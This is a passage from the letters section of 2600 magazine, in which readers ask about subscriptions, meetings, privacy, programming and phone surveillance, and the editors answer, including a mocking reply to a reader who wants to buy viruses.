This isn't the only question that appears in print in almost every issue, so the main question is: Can you do an FAQ in the print version that answers the common questions so that more print space can be devoted to letters that are actually interesting?

Tom

You do know that if we print an FAQ in the print version that it would take up the same amount of space than if we just answered the individual question? But your point is taken - there is a degree of repetition sometimes that can be dispensed with. It's our hope that some new bit of information is conveyed whenever we address these issues. Incidentally, you'll be happy to know that two other people asked the same question as you and we opted not to print their letters, which makes it possible to print this next one instead:

Dear *2600*:

Thank you for your magazine. I would like to subscribe for three years (and I live in Portugal). Does this subscription include the digital edition as well? I like the physical copy, but I also have an Android and a Kindle, so that would be nice.

sergio

Subscriptions are separate based on how you choose to receive them - Android, Kindle, paper, etc. You can get everything we've ever published (and ever will publish) digitally with The Hacker Digest lifetime subscription. For those who want the best of both worlds, you can combine that with a lifetime subscription to our printed edition which gets you all future issues on paper and everything past and future digitally. We call that the Double Lifetime.)We never would have guessed we'd be offering something with a name like that.)

Dear *2600*:

Has anyone looked into the new digital license plates the States are adopting? They say it transmits a signal with all your information. It would be nice to see a hack published.

JRJ

It sure would. What is happening with license plates is of great concern on a number of levels. It would have been unheard of even a few years ago for police cars to drive down streets, instantly gathering the plates of everyone parked there, as well as everyone who's driving in the vicinity. It's a tremendous invasion of privacy, yet another one that we seem to have accepted without much question. Now add to that some new digital features that will be tested in California next year and all sorts of controls are possible. A plate could instantly be changed to indicate in large letters that it's expired or that the car it's attached to has been stolen. Perhaps a social network of sorts will develop where cars/drivers get the equivalent of Yelp reviews and you'll be able to identify the good drivers and the bad drivers without their having to prove themselves. Sure, a lot of people won't see any problem with this. It all makes our society more honest and transparent, doesn't it? People should get tickets for going one mile an hour over the speed limit or for jaywalking or for simply not telling the truth. The problem with these progressions is that they don't ever stop. Before you know it, you're accountable for literally every movement you make, every word you say, every mistake you commit. Privacy and anything outside the rules become unacceptable and we soon forget what it was even like to not have our every movement open to scrutiny. We're seeing it already online.

We need to be very cautious on how we introduce such "improvements" to any aspect of our lives. When privacy is the tradeoff for convenience, we must think carefully if it's really worth it. We need to be able to have the freedom to make our own choices, and not have any liberty removed because of some misperceived crisis. These things very rarely go the other way, so making these changes in our lifestyles is by no means trivial.

The best method of weighing benefits versus risks is to imagine what such tools would allow a truly malevolent government to do. Maybe that's not our reality today and maybe we won't even see that in the foreseeable future. But eventually, this power will fall into the hands of those who will use it to persecute and abuse. Now is the time to ask how much of this power we want to give them.

And yes, any such system will be hacked. You can count on it.

Dear *2600*:

Regarding the 32:4 cover, why is the house sideways and the question mark on the latest issue backwards? I figured it was Kim Dotcom's house. And is it really a puzzle or are you just joshing about? Before I get sucked into trying to solve it and fail high school? And if I solve it, do I win something? Many thanks.

S. Mateen

Sometimes a picture is just a picture. And sometimes not.

Dear *2600*:

Hello, does *2600* have a newsletter with the articles?

Florin_Ercu

Yes, we're dabbling in that. Stay tuned. Or perhaps we should say turn on the damn set and then stay tuned.

Dear *2600*:

I would first like to compliment you on your excellent customer service. I experienced a problem and it was handled immediately. Thank you again.

I have some questions I feel couldn't be answered in a better place than here with *2600 Mag*.

My first question is about software development. I have always been interested in development. I have purchased many programming books and have access to others. I have books on C++, Java, and Visual Basic. The question is, what are the two most used languages for development across different platforms (Android, Windows, Mac, Linux, etc.)? Or what language would be good for the future?

I noticed mention of Python, more than once in fact. Is this a popular language that is more widely used than others? I was also wondering about .NET framework. Is it still commonplace or have developers moved on? I have several Visual

Basic .NET books, but don't want to dive into study if it is no longer the norm. Please forgive my ignorance. I have very limited resources for information. I appreciate your contribution to my education.

I would like to close this letter with a final thought, if you will. I believe that knowledge and education is power. I believe the hacker is a person of intelligence and observation, a person who believes in an individual's freedoms and opposes those who consider themselves "The Elite" and those that are brainwashed to fear what they don't understand. I believe it is part of our mission to deliver truth and unmask the lies we are all force fed every day.

That being said, I was amazed by the number of individuals who didn't understand the simple concept of a meeting. When I was out in 2008, the *2600* website was clear. There are meeting guidelines. Follow them. There is no "leader." If you have two or more people, you have a group. If it is successful, keep *2600* posted.

It appears some of us really need to sharpen up our intelligence and observation skills before trying to apply ourselves to starting a group or to hacking for that matter.

Thank you *2600* for a great magazine.

"Do-ocracy - rule by sheer doing!"

KingBoogieSwag

We can't predict the future, but we can say that if you go with mass trends, you might be safe but you're unlikely to break away and do something phenomenal. By all means, learn the basics, but only if you have a genuine interest. Greatness comes from passion, not conformity. At press time, the most popular programming languages (in order) were: Java, Python, PHP, and C#. But that's from one study and, even if all studies concluded the same thing, this is rather meaningless. We suggest, if you're sure that programming is even your thing, that you try and learn a little bit about a bunch of different languages and see which one you enjoy working with the most. Even if you pick the 12th most popular one, you'll accomplish far more there if you are into it than if you go along with the pack and can't stand it.

.NET Framework is still somewhat big with the Windows crowd, but we're not going to get into the pros and cons here. Suffice to say, if it's something you're comfortable learning about and working with, you'll have much to do. And even if it goes down in flames, it will lead you to something else.

We really don't mind dealing with some confusion regarding meetings. It simply means that more people than ever are interested, including those for whom the concept is entirely new. As long as they're willing to listen, we're happy to explain.

News from Meetings

Dear *2600*:

Regarding the San Telmo meeting in Buenos Aires, I want to tell you that it's very active and many hackers are coming. There is a solid community around this meeting point, some old school and some of the new generation. Happily, these are good times for our community. I was surprised to find in the last *2600* that there is another official meeting here in Buenos Aires. This is the first time that we have here in Buenos Aires two official *2600* meeting points. I hope our community continues growing and expanding beyond our main city here in Argentina. In order to get in touch, we have implemented something very simple: a WhatsApp/Telegram group of the people who go to our local *2600* meeting. This is really helpful in organizing and knowing how many people are going every Friday.

Pablo 0
Buenos Aires

We'd like to know if other meetings make use of similar (or different) technologies. They can greatly help in the organizational process. On the subject of two meetings in the same city, this isn't something we normally do, but in this case the two locations are separated by a good distance so we thought we'd give it a try and see how it played out. We hope both meetings keep us informed on their progress.

Dear *2600*:

I have tried twice to attend the meeting in Lausanne (Switzerland), but twice I found nobody.

Your listing says: "In front of the McDo beside the train station. 7 pm." (I have to point out that the only "McDo" near the train station is in front of it, not beside it.)

Does it still exist or have I looked in the wrong place?

Fernando

For those unfamiliar, "McDo" is apparently how people in France and Switzerland refer to McDonald's. We'll look into the situation. People not showing up on two occasions is a problem if that's indeed what happened. As far as we can tell from looking at maps, being in front of the train station can also be seen as being beside it if you turn 90 degrees. We're not going to agonize over the particulars - and we believe you're going to the right place. We hope to hear back from a Lausanne attendee as to the status of this particular meeting.

Gratitude

Dear *2600*:

I have many things to say, so even though this may seem like a lot, it's the long-story-short version, or, as me and my brother call it, the "OUTTE" version or "OnceUponaTimeTheEnd." I'll funnel it into two categories: Thank You, and the reason for my gratitude.

Firstly, I'd like to explain that when I was younger I had a very stressful learning disability that I didn't fully understand until I hit my late twenties. When I was in school, I had what is now known as ADHD, but that isn't all. N ow we know that there are many methods to the madness behind learning. I call it madness because when I was younger, it wasn't hard for me to retain the information, but the things I learned were in little pieces, which can be very frustrating.

Now that I've matured (somewhat), I've learned that learning is not the same as "receiving" the information, but in the application of what you've observed, the *successful* application of what you've observed. I was a hands-on learner with ADHD. Imagine *that* fresh hell. Focusing on one subject was like trying to catch a light brown moth fluttering amongst a swarm of brown moths that were slightly darker. But once I had it in my hand, I was able to keep it in the jar.

Like I said, retaining the information was the easy part, but it had to interest me, and I had to *do* it. But over the years, and after being called "slow" or the "R" word (which pissed me off to no end), I started trying to hack my thoughts. I realized that I only had bits and pieces of information, but my memory was intact. I looked up many subjects regarding different methods of learning and, with what I found and what I later discovered about ADHD, I was able to, without medicine, find out how to focus on things that interested me.

In movies and in the news, people were always talking about hackers and how they were bad, but I realized that you can hack just about anything, and that it isn't wicked or supernatural. Although hacking is mysterious to some, I've come to realize that it's nothing more than reverse engineering something that vexes you, so that you can gain an understanding of how it works, how you can improve it to better your life, or how to even help others. This publication has taught me that if the need is there, a hacker can create a wealth of applicable solutions and, while I'm not saying that my methods of understanding how to focus would be beneficial to others, they've helped me tremendously.

I've also started dabbling in tech, and there aren't any meetings in my area (which is a bummer), but I've found a way to focus my energy and my inability to focus. *Computers!* Although programming and many things can be stressful if you have a deficiency with regards to your attention span, it kind of boxes you in and is the perfect environment because there are always things to learn about the origin of some piece of tech, or an innovative way to simplify or improve it.

I'm a bit of a dummy when it comes to this kind of stuff, but every day I've been presented with challenges, and trying to figure things out can take me hours to days of continuous research, reading, trying (failing), and as frustrating as something may be, it's well worth it when you figure it out. Right now, I'm trying to learn Linux. That started me trying to learn Python, which started me trying to figure out how to block my face from unwanted selfie-bombs (when someone tries to take a selfie with you and you don't want to - yes, that's happened to me - I hate getting my picture taken), which led to me trying to understand how cameras work, which I figured out but then developed a curiosity for digital cameras and their inner workings, knowing that they didn't use the film with photosensitive chemicals on it, then finding out about infrared to block out areas, etc. (That's what it's like in my head constantly.) But with all that, and trying to figure out a way to avoid getting my face in pictures by people I didn't know, I've found not only a solution, but a hobby! My hobby is reading about the evolution of technology and computing systems from the time of punch cards up until now. I'm always in my room reading and trying to learn new things, I'm hardly outside, and the only way you can get a selfie-bomb with me (not saying anyone wants one, but the one time it's happened was more than enough for me) is if you break into my house, run into my room, and do it. (I cover all my camera lenses and disconnected my input audio devices, paranoia - just a bit.)

So I would like to thank *2600* for always keeping up to date and interesting information in their publications, and I will soon be ordering the complete back issue set, as well as keeping up to date with current issues.

(I don't have a cool nickname) Me

If we only received one letter this year, this one would make what we do worthwhile. By embracing learning, you've opened up a universe that so many never would have found. The realization that we can play a part in helping people open some of these doors is tremendously empowering to us. Thanks for sharing all of that and we hope to hear more of your many discoveries in the future.

GLORY

Hacker News

Dear *2600:*

Hacking podcast Shadow Systems

Audio on actual hacking within the podcast, and phreaking.

https://t.co/6R5zdBga4l

J

We have a sad fact to reveal. Most of our letters now take this form of people not actually communicating using full sentences or anything more than 140 characters. We're sent links, words that are spelled so incorrectly that they're basically new words, and thoughts that never come to full term. We miss the old days, where so many readers would rattle off paragraph after paragraph of prose, some of it meaningless, but much of it filled with ideas that really provoked discussion and controversy. We hope to see more people return to that path.

Oh, and the link is worth checking out.

Hacker Queries

Dear *2600:*

I'm recently reminded of how we live in a society where our lives are being nitpicked by various three letter agencies.

However, as a privacy conscious individual, I'm wondering if it is truly necessary for me to give away my real name and address while purchasing tickets to the HOPE conference. I'm wondering if only a working email will suffice, or is the information necessary for the delivery of the tickets?

Hopefully, this is only a matter of record keeping.

general.bills

We don't require any real info from you at all, other than your payment details and, naturally, an email address where you can receive your tickets. But if you use a credit card, the company behind it will compare your address to what they have on file and let us know whether or not it all matches. Addresses that don't match require us to follow up to make sure you're not trying to pull a fast one on us. It's the same method used by virtually every online store. The real question you should be asking is if it's necessary for you to give away your real name and address to the credit card companies. In actuality, it is and it isn't. You can use a fake name on a credit card as long as it's attached to one in your real name. But you can then use that fake name on all of your online purchases. Getting a post office box or a maildrop and having your credit card bills delivered there make that your billing address, which is what online merchants need to verify. In other words, it doesn't have to be your actual street address. And this is all accomplished while remaining completely legal. You can do a whole lot more on the other side of the law. But that's another story.

Dear *2600:*

I am a computer security researcher and teacher at the Carlos III University of Madrid (Spain).

Currently, I am teaching subjects related to cyberthreats and malware. I have found that your web page offers information regarding hacking. I would like to go deeper in the matter to present students a more realistic view about it.

Thus, I feel that your knowledge could be a great key for my work. Particularly, knowing how hackers get in touch, how they communicate, and if they hide themselves on the Internet or if they have publicly available places would be useful.

Any advice on this matter will be very valuable for me. Let me thank you in advance for your precious time.

Lorena

We don't advise people thanking us in advance as they likely will be disappointed. We can't do more than suggest that you read what's in our pages and in many other hacker-related forums on the Internet. It's not really clear from your letter what particular aspect of hacker culture you're interested in pursuing. Hackers aren't living on the Internet like termites in a wall. Hackers are all around you, all the time. They communicate in every way imaginable, they know how to protect their privacy, and they have no problem meeting in public as well, although we currently don't have meetings in Madrid. A good start for you would be to disbelieve everything you've heard in the media and movies and do a little digging to see what hackers are motivated by. Whether it's the development of a new type of operating system or a battle against some proposed draconian law, the people involved will likely be more than open to talking with you about it, as long as you're willing to listen and not jump to simplistic conclusions, like so many have in the past. We wish you luck but doubt that you'll need it if you're truly interested in learning.

Dear *2600:*

Have you heard about this challenge? Someone is giving away bitcoin. You just have to guess the six letter password. Can it be done?

Eric

You can read about this particular challenge at https://bitcointalk.org/index.php?topic=1014202 and on Reddit. There were some other challenges that were figured out, but the six character one has yet to be. In fact, much of the discussion in various forums is debating how many billions of possibilities there are and just how long this could take under what circumstances. It's an interesting conversation that can be applied to so many other security-related issues. It really all comes down to what resources are at your disposal and how much time you're willing to focus on such challenges, along with any possible shortcuts you can apply. What seems like a great password now won't be in the future because processing time will be vastly decreased. But even if you have a completely uncrackable password, using the same one for long periods of time - which many people do - not only makes it more likely someone who's been at it for a while will finally figure it out, but opens you up to the sum total of every mistake you made in that period of time, such as writing it down once, being shoulder-surfed, or so many other things that make your password completely useless. We don't have to go nuts over this. Simply choosing a decent password and changing it on a regular basis is usually enough. But, in case it isn't, you should always be paying attention so you'll be able to tell if something changes due to another gaining access somehow. Regarding the challenge here - assuming it's on the level - what seems like a Herculean task can be greatly simplified with a little organization and crowdsourcing. So if, as some people are saying, this would take a thousand years to crack, how long would it take if a thousand people each took a portion of the challenge? Now imagine a government that has access to virtually unlimited resources that is motivated to crack a particular code and add that to the constantly improving technology. What appears completely secure is often only temporarily so. Our human ingenuity is the one element that can always stay a step ahead.

Dear *2600*:

Greetings from prison! I am attempting to figure out how modern TVs detect a video signal through either the composite or VGA inputs. As I am in a correctional institution, I do not have access to material to research this. My goal is to connect an audio device to the television so it may be used as a speaker. However, when I connect the audio input, the no signal screen remains and I cannot seem to bypass it. So I thought I would ask you. Also, I would like to say thank you for continuing to put out an awesome magazine. I thoroughly enjoy every issue. Also, in case it matters, the TV is made by Coby.

Chris

If what you are connecting the audio input to on the TV is a 3.5mm headphone jack, it is likely that is really an output for external speakers. This would hamper inputting audio, even if you made the TV detect some signal on another connector. Composite and VGA are older input methods, but there may be a way. VGA does not pass any audio from the input you connect. Composite would allow inputting of audio over the red and white RCA connections. If you can make or acquire an adapter for stereo RCA to whatever audio device you're using as input, it may play audio without even connecting the yellow composite input to anything at all. If it did require signal, you could take composite video output from a VCR such that blue/black screen or a video without sound played while the input of audio came through from your other source.

Dear *2600:*

Where is the list with the stores that sell physical copies?

Vaseleos

That is a very good question. We are attempting to get such a list put together. We've also been saying this for years. Unfortunately, this is one of those things that's much harder to do than it should be. The list in question used to appear on our website and with it you could tell just where copies of our magazine could be found. We got the info from our distributors. Here's the challenge: distributors don't like to give out this data because they feel other distributors can come along and snatch their accounts from out under them. We think having a list of where people can buy our magazine would result in more people buying our magazine. But what do we know? The whole situation isn't helped when said distributors shut down and take the data (and our money) with them. Don't even get us started.

But since we're on the topic, we thought you might like to hear an update of one of our latest distributor woes, that being the ones that sort of went out of business but didn't really. We're referring to the company called Source Interlink that split itself into two, shut down the half that dealt with magazine distribution (while owing us close to $100,000), and renamed its other half to TEN: The Enthusiast Network (www.enthusiastnetwork.com). They continued to be wildly profitable while publishing magazines of their own like Motor Trend, which we'd bet somehow didn't get stiffed by the company's other half. Anyway, we finally got a check from them for just over two grand. Better than nothing, but nowhere close to what's right. It's not the first time we've been fleeced and it probably won't be the last. This was probably the slickest maneuver we've encountered, though. And yes, it was all completely legal.

This is how the game is played: publishers like us are always at the mercy of distributors. They aren't all bad and we've worked with some great *ones over the years. But nothing illustrates how essential our reader support has been in keeping us going despite these monumental challenges.*

Dear *2600:*

I would like if you could send me a report about the magazine and radio program *2600*. Thanks,

The Drunken Sniper ITA

Well, first off, you've got it backwards - the magazine is called 2600*, not the radio program. And you didn't give us a due date on our report so we had no motivation to actually finish the assignment.*

(We don't feel bad being this sarcastic since a simple visit to our website would have provided this person with more than enough information to satisfy their curiosity.)

Dear *2600:*

Please do not print this letter. And please do not mention my name and/or other identifying information if you ignore the above request. If this is not the appropriate location for this type of inquiry, I would appreciate it if you could direct me to the proper channel. Between orders@2600.com, articles@2600.com, webmaster@2600.com, and letters@2600.com, this question seemed to be most appropriate here.

I'm wondering if you are going to be releasing Volumes 4 through 11 (and future issues) of the *Hacker Digests* in a Kindle format, preferably through the Kindle Store. I read through Volumes 1 through 3, and would love to continue on through the early history of your publication. I do see that you have DRM-free PDF versions available on your site, but my personal experience with reading PDFs on my various Kindle devices has been poor, both when viewed directly in the PDF format or when converted to a Kindle one. That said, I'm still happy to send money to you guys, so I'm currently in the "check out" process for the DRM-free version of Volume 4 on your site right now.

hhlkjh

OK, we had someone literally come in and smash their fist on a keyboard to generate a "name" that could never be linked to you. We can't imagine any hints remain as to your true identity.

We're printing this because it's a good question and because it came to the letters department and printing and responding to letters is all we know how to do.

Putting out the digests is a tremendous amount of work which is why we can't cover every possible way of publishing them - at least, not all at the same time. The PDF route is the way to get it to the most people in the shortest amount of time. Publishing to the Kindle requires us to OCR every page and then painstakingly proofread and correct everything. We would certainly not be able to publish four digests a year if that was the route we took. There are so many readily available devices that can read PDFs that we believe your problem is easily solved. We do intend to make these available in every format imaginable, but it takes time to get there. Perhaps when all of the digests are finished, it will have become easier to get them into a format suitable for the Kindle. For now, we hope people can be happy with the PDFs. The lifetime deal is really pretty cool and the history that's summed up (not to mention finally learning what all those old covers meant) is really quite educational. We've been having a real blast cruising down Memory Lane.

Dear *2600*:

Thank you for any help you can offer me and the time you take to read this. I'll keep this real short for you as I know you have other things to do.

I'm probably too old for computer skills as they didn't have these when I was in school, and I only got my first one about three years ago and I know very little about them, but I've learned that you can use more than Microsoft on the device.

In May of this year, I was given a Toshiba tablet that I half purchased and was half a gift. They did not put any information on the advertisement or the box that said I'd be stuck with Google trying to use spyware on my device! I used this Android thing for less than the 90-day warranty and one or two things did not seem quite right about it.

There are consumer trade practice violations that I could not remove from the device. I wrote to Toshiba and all I got was a smart-ass response with no care for the consumer!

Then, to make matters worse, they did an upgrade over the Internet that I thought would fix the problems so people would not complain about them, but they only made matters worse by putting a system on the device that won't let me use *my device* unless I agree to *Google's demand!*

Can you please tell me how to completely wipe and shred all of their material off my expensive tablet?

I have tried these things to correct the problem myself:

1) The reset button only resets the same screwed up crap, which is what I want *gone*.

2) The cheap $50 laptop I have uses a Linux system, as does the Android, but the laptop will not recognize the tablet when connected with a USB cable so I cannot erase it! Toshiba said it could be used as a USB connection device.

3) I've searched the Linux Mint and other sources for applications to use that will access and shred the Toshiba and Android, but I can't find any, and I still don't speak fluent computer, so I don't even know what to ask for.

Any help, guidance, or simple instructions would be nice of you.

Mark

It's unclear exactly what aspects of Android violate and irk you most, but we get the overall complaint here. Firstly, this is not at all unusual in that OEM (Original Equipment Manufacturer) installations often have extra clutter installed and in this case sport an OS that was designed to interface through an account on their services platform. Part of that is getting your permission for use of all kinds of data. End-user license agreements (EULA) are nothing new, but they're becoming ever more ubiquitous.

What you aim to do is possible, however it may take some more research and careful tinkering. There is a thriving community of folks modifying various Android devices with great success. Many times this involves booting or "sideloading" software from an SD card to gain the privileges required to wipe internal memory and reinstall a different OS. The xda-developers forums (forum.xda-developers.com) are a good place to find out more about this.

We applaud your efforts and think you'll find that Android devices are among the most customizable when compared to other popular consumer electronics out there. Good luck!

Hacker Mentality

Dear *2600:*

I've used computers my whole life, from the first NES to the Packard Bell by HP all the way to the computer I have now. I've never really cared about how they worked until recently. I've kept my face glued on the screen, reading articles, trying to find out how things work and I realize I've taken for granted all the things that are possible through understanding the conveyance of information through a language comprised of zeroes and ones.

I don't care about many things and I have much spare time, *much* spare time, but there are no meetings close to me and I get anxious when I go too far away from where I live. I would like nothing more than to speak with someone knowledgeable about the evolution of simple programs and electronics to the digital cosmos it has become. I don't care if I die not knowing everything. I want to know as much as possible and, to be honest, it wasn't even a knowledge of computers that sparked the fire. I was curious about how cameras captured images and read about the photosensitive chemicals that gets the image somewhat burnt from the light that was let in through the lens, and was even more curious how digital cameras took the same process and executed it without that film! If that's possible, maybe other things are possible that we don't try or haven't tried.

I'm not the brightest bulb and, sure, I like some sci-fi and cartoons and have some ideas about digital-projections and altering images possibly through infrared pulses.

I know this is long winded, but I ramble sometimes. What I mean to say is, I don't have much to teach, but I have a lot to learn, not just about digital imagery and data, but about how all things electronically speak to each other: the movement of data. I know some of the basics, but I want to know more. I understand I'm 30 and there are a lot of youngsters out there that are turbo-charged encyclopedias, but I want to learn how to think outside the box. When people say there's no way to accomplish something, I can't help but to imagine that people that used to send pigeons with scrolls around their legs and they would have thought the same thing about light speed communications. And now we send information through *airwaves!* "There's no way?" Bulltits.

So meetings are the first Friday of every month at 1700? How tight knit would that community be? How does an introvert that goes out approximately one out of every ten days meet people? Nobody really knows me. I've stayed to myself for the past four years and when I do have run-ins with strangers, they're brief.

Laughing Man

We can't tell you exactly how to be social, because that's different for everyone. But there's no shame in being introverted. You're thinking and communicating and that's what really matters. We find it generally works to push yourself a bit beyond your comfort zone but never too much. If you find you reach a boundary you can't get past, then that's a part of who you are. Everyone experiences this in one form or another. Our own anxiety about our limitations probably affects us more adversely than the limitations themselves. We'd welcome other viewpoints and experiences on this issue, as we're certain it's familiar to quite a few people.

Dear *2600:*

I just spent some time at the Research Psychiatric Center here in Kansas City, Missouri. I had a friend bring me a few sets of clothing and also requested a few random copies of your magazine off my bookshelf. The clothing made it through Customs OK, but they denied your magazines. The Research Center blocking your information makes sense; they also blocked most information of the drugs they were giving me. All my inquiries into what and why I was given any drug resulted in the drug name only and a staff too busy to print information.

Upon my release, I researched my four prescriptions and had a consultation with my personal doctor. One drug prescribed (three of which are $4 at Walmart - the one in question is $120) is primarily used to treat nerve pain caused by the herpes virus or shingles. This was quickly discontinued and I'm now on the right path. I also have a new anti-anxiety script.

I also made phone calls from three different patient phones. The numbers on Caller ID show up as: 816-235-7438, 816-235-7487, and

816-235-7449. These ring directly to the patient common rooms without any screening that I witnessed.

Prozac Porridge

Well, this ought to make for some interesting conversations. Seriously though, thanks for paying attention to what was going on and for sharing. There isn't a single element of society where the hacker mentality can't do you some good. We see it all the time in prisons, the military, mental hospitals, and high schools - people who know they're better than the institutions they're trapped in and who observe, share, and eventually emerge better and stronger because of the questions they ask and their belief in themselves as individuals. It can be a very lonely existence, but the experiences, when shared, can make a huge difference to so many of us. The mainstream tells us to not pay attention and to keep moving on. We as hackers tend not to do that.

Dear *2600:*

A friend of mine and I were debating if online smartphone apps for such things as banking, dating, and social networks that have a long list of access demands on their user agreements can upload family pictures from your phone and store them away on their servers. He argues that if it is possible, companies have no interest in this. They would simply not care about such data and delete it. I argue companies want any and every bit of personal data to record it for demographics and more. He says companies don't record your "telephone numbers called" log, even though user agreements claim to need access to it. My friend says that I am paranoid and letting myself be hampered by technology, rather than benefiting from its advances, because I hesitate to accept or install these phone apps.

What is the reality and logistics of this? Can companies get into your phone remotely? Can they simply upload all your data (pictures, URLs visited, numbers called, texts)? Can they actually turn on your camera and record from it? I assume they can track you by GPS whether you have it set to "on" or not, but what does *2600* have to say about this?

Whether this letter is printed or not, a response would be welcome and appreciated.

James

We generally only respond to letters we print, so here it is. In short, you are quite correct to hesitate whenever apps claim they require access to things they have no business accessing in the first place. But it goes far beyond that. Phones can be hijacked in lots of different ways. Your movements can be monitored based on the tracking device you willingly carry on your person. Your texts are logged and stored and can be accessed by those with and without the authorization to do so. Transactional data (as Edward Snowden revealed to the world) is available to government agencies and God knows who else. While you may be told that this is harmless, the fact remains that a very clear picture can be painted as to who you are via which individuals you talk to, where you go, what you buy, and a whole bunch of additional data - and that's all without even listening to any of your conversations. Consider also that most phones have cameras and microphones that can be remotely activated and there's precious little privacy left unless you change phones every day or turn the damn things off. Maybe it doesn't usually happen, maybe it's not supposed to happen, but we have learned that it certainly is possible and has happened quite a bit already. There is no denying this anymore.

What's particularly sad here is that so many of us - people who really should know better - see these privacy concerns as a tradeoff. The convenience makes it somehow worthwhile. It truly is astounding the amount of things a typical smartphone can do. But nothing comes without a price, and we don't mean the staggering amount of money some of us pay for these devices - sometimes over and over again. These policies and features will only work if we accept them as they are. If we don't, then they can be changed into something better. But we have to care enough to push for that. Your actions are one step. Unfortunately, the attitude of your friend is far more prevalent and one of the primary reasons we've landed in the surveillance state we're in.

We've been warning of such developments literally for decades now. Imagine the power of this technology in the hands of the Nazis during World War II. How much harder would it have been to hide? How much easier would it have been to come up with lists of people and locations in which to find them? If you honestly believe that we've evolved past that stage of humanity, then you can rest easy, assuming loss of privacy in general doesn't bother you. But for those of us who are aware of the massive amounts of evil in the world, both blatant and subtle, it's best to always know how to shape technology to work for you and to never accept the word of those who try to pressure you into accepting terms that simply don't feel right.

Dear *2600:*

I was referred here by a friend from college who now works at blackvault.com.

To the point, as I am sure that you are very busy. I need a link to a virus program stable enough to load onto an SD card and then transfer onto a Windows OS. Also, and I realize that this is reaching, but I need a virus that I can load as an attachment to an email and send to be opened on an iPhone 6. If you have a PayPal that I can transfer to, I will gladly pay you for simply helping me to find the necessary link to this application. Thank you in advance and I hope all is well.

Hack the planet!!!!!!!

Paulie

Thanks mass media for making letters like this possible. This is honestly what a lot of people think we do all the time: sell viruses, break into Hotmail and Facebook accounts on behalf of significant others, and destroy people's phones. We are so happy that CSI: Cyber *got canceled as we will probably get hours back each week fromnot having to plod through the moronic requests we get after every episode.*

Also, it's great that you know that line from Hackers*, but it doesn't legitimize any of the other words surrounding it.*

Dear *2600*:

First, a confession. I'm using this as an opportunity to shamelessly draw attention to the ad I placed in the Marketplace. Please forgive me (and donate).

Second, I was annoyed by what happened to you in that Source Interlink scam. As a prisoner who gets a lot of magazines, I noticed issues with other publications as well, and I think that explains why my celly stopped getting *Hot Rod* for no explained reason. Fuck Source Interlink/The Enthusiast Network. Fuck them in their eye sockets.

Third, can we agree that the movie *Hackers* was the most accurate and best movie ever made? The attention to detail, the action, the amazing battles over the VHS tapes, man, I get goose bumps! It's so real! The laptop with a 28bps modem and the "killer refresh rate" gives me chills every time. When Dade claimed his BLT drive went AWOL, I just know that clearly I've never heard of a BLT drive because I'm not elite enough. The hacking battle on the skyscraper where they're hacking wirelessly pre-Wi-Fi.... yes, that's elite! Razor and Blade are heroes, and we should all drink some Jolt Cola on their behalf. Now, let's hack some traffic lights and make a glorified mainframe computer physically explode and its lights all turn red in honor of *the* Zero Cool - the world's most elite hacker ever. Now go dock a payphone on your cradle modem and make the world proud.

And again, fuck Source Interlink/The Enthusiast Network.

Token
Operation Prison Pirate

We appreciate the sentiment - and the enthusiasm. While we're not going to quibble over what's technically accurate in the movie and what isn't, the important thing is that it was a fun ride and they basically got the spirit of the community right. We consider that a win.

Hacker Gatherings

Dear *2600:*

Do you know any of the contact info, emails, or something for the *2600* Madison group? Thanks, and see you at HOPE!

Michael

We don't give out contact info as we always default on the side of privacy and we don't want to constantly be passing messages back and forth. Think of these pages as a method of the latter, minus the personal specifics. What we can also advise is that you visit the web pages of any meetings you're interested in attending, all of which are listed at our website (www.2600.com/meetings). And we also advise meeting attendees to put up a web page for your local meeting if one doesn't already exist. You don't need our permission or that of anyone else and it's a great way to get more people to show up. Just be sure to email meetings@2600.com to let us know so we can help you spread the word.

Dear *2600:*

We've had a meeting of hackers in Ludwigsburg, Germany for almost two years now. The *2600* meeting guidelines match with our guidelines - except for the meeting time. Is it really that important? All benefits one might gain are only benefits in the same time zone.

So here is our question: Can our meeting be a *2600* meeting when our meeting time is not on Friday? It's Wednesday, by the way.

sfn

When you said meeting time, we assumed you meant the time of the meeting, which naturally should reflect your local time. What you seem to be asking about is the meeting day, which is more of an issue. It's easy to know when our meetings take place because it's always the first Friday of the month. We recently made an exception for Israel due to religious observations that happen to take place on Fridays, which made it really hard for people there to attend and/or start meetings. So we can say our meetings are on the first Friday of every month except for Israel, where they're the first Thursday of the month. If we agreed to what you're proposing, that sentence would get quite a bit longer. We'd have to add the first Wednesday for Ludwigsburg. Then someone else would say since we did that, we should include their Monday meeting and others would want the third Friday, etc., etc. And what happens when one group of people wants one day and another wants a different day in the same city? So we would lose that "first Friday" magic, as literally any day could be a meeting day. That may sound like expansion, but we believe it would just lead to confusion and make the whole thing less of an event. We sympathize with people for whom Friday doesn't work. But please realize there will also be people for whom Wednesday doesn't work. If we want the advantage of a common day, we need to pick one and stick with it. And over the decades, Friday evenings have been the popular choice. What we advise for those people who can never make it on the first Friday and who really want to participate *is to have unofficial meetings on whatever day or time they choose, but put together a smaller first Friday gathering to spread the word about the unofficial meeting. You may wind up with more meeting attendees than you can handle. And that is our dream.*

Dear *2600:*

Recently, while in a cafe I was given a pamphlet. The only locations I see available for New Jersey is northern. Would you mind sharing with me if there are any that are not listed in the back of the pamphlet? Specifically in southern New Jersey? Thank you.

Jr.

Pamphlet? Really? Well, we should at least be happy that someone in a cafe is handing out copies of our magazine. As for the existence of meetings in other parts of the state, it's entirely possible. Our meetings often spring up in various places and, rather unbelievably, the organizers don't let us know about them! Hackers have never been particularly good at self promotion. Often we get indignant letters from attendees wanting to know why we refuse to publicize their meetings which have been going on for years with lots of people showing up. And often the answer is that we had no idea they were even happening. So if you know of a wayward hacker meeting that is taking place in a food court somewhere and it's not listed in the back of our "pamphlet," won't you do us and them a favor and give us the info? It's the right thing to do.

Dear *2600:*

Hey, I attended my first *2600* meeting in Greensboro, North Carolina at Caribou Coffee and enjoyed it. We talked about IT job dissatisfaction and information assurance (hacking?). I met Chris, Chris, and Lew, all who had just returned to the *2600* meetings for the first time in 13 years. What a coincidence!

Politics: Oppression in Banking, Pharmacy, Oil, Intelligence (Spying), Media, etc. They will be exposed.

Coolest J

We hear many reports of such magic that takes place at the meetings. Considering they've been going on in one form or another since 1987, all types of reunions often take place. If you've ever been to one in the past and haven't attended in a while, consider dropping by and reconnecting with a whole new generation of hackers. Odds are you'll be pretty amazed and inspired by the people who show up these days. And for those of you who are regular attendees now, we suggest taking advantage of the knowledge and experiences that returning meeting-goers can share with you. We all have so much we can learn from each other if we continue to communicate and be welcoming. Our community has gotten really good at this over the years.

Dear *2600:*

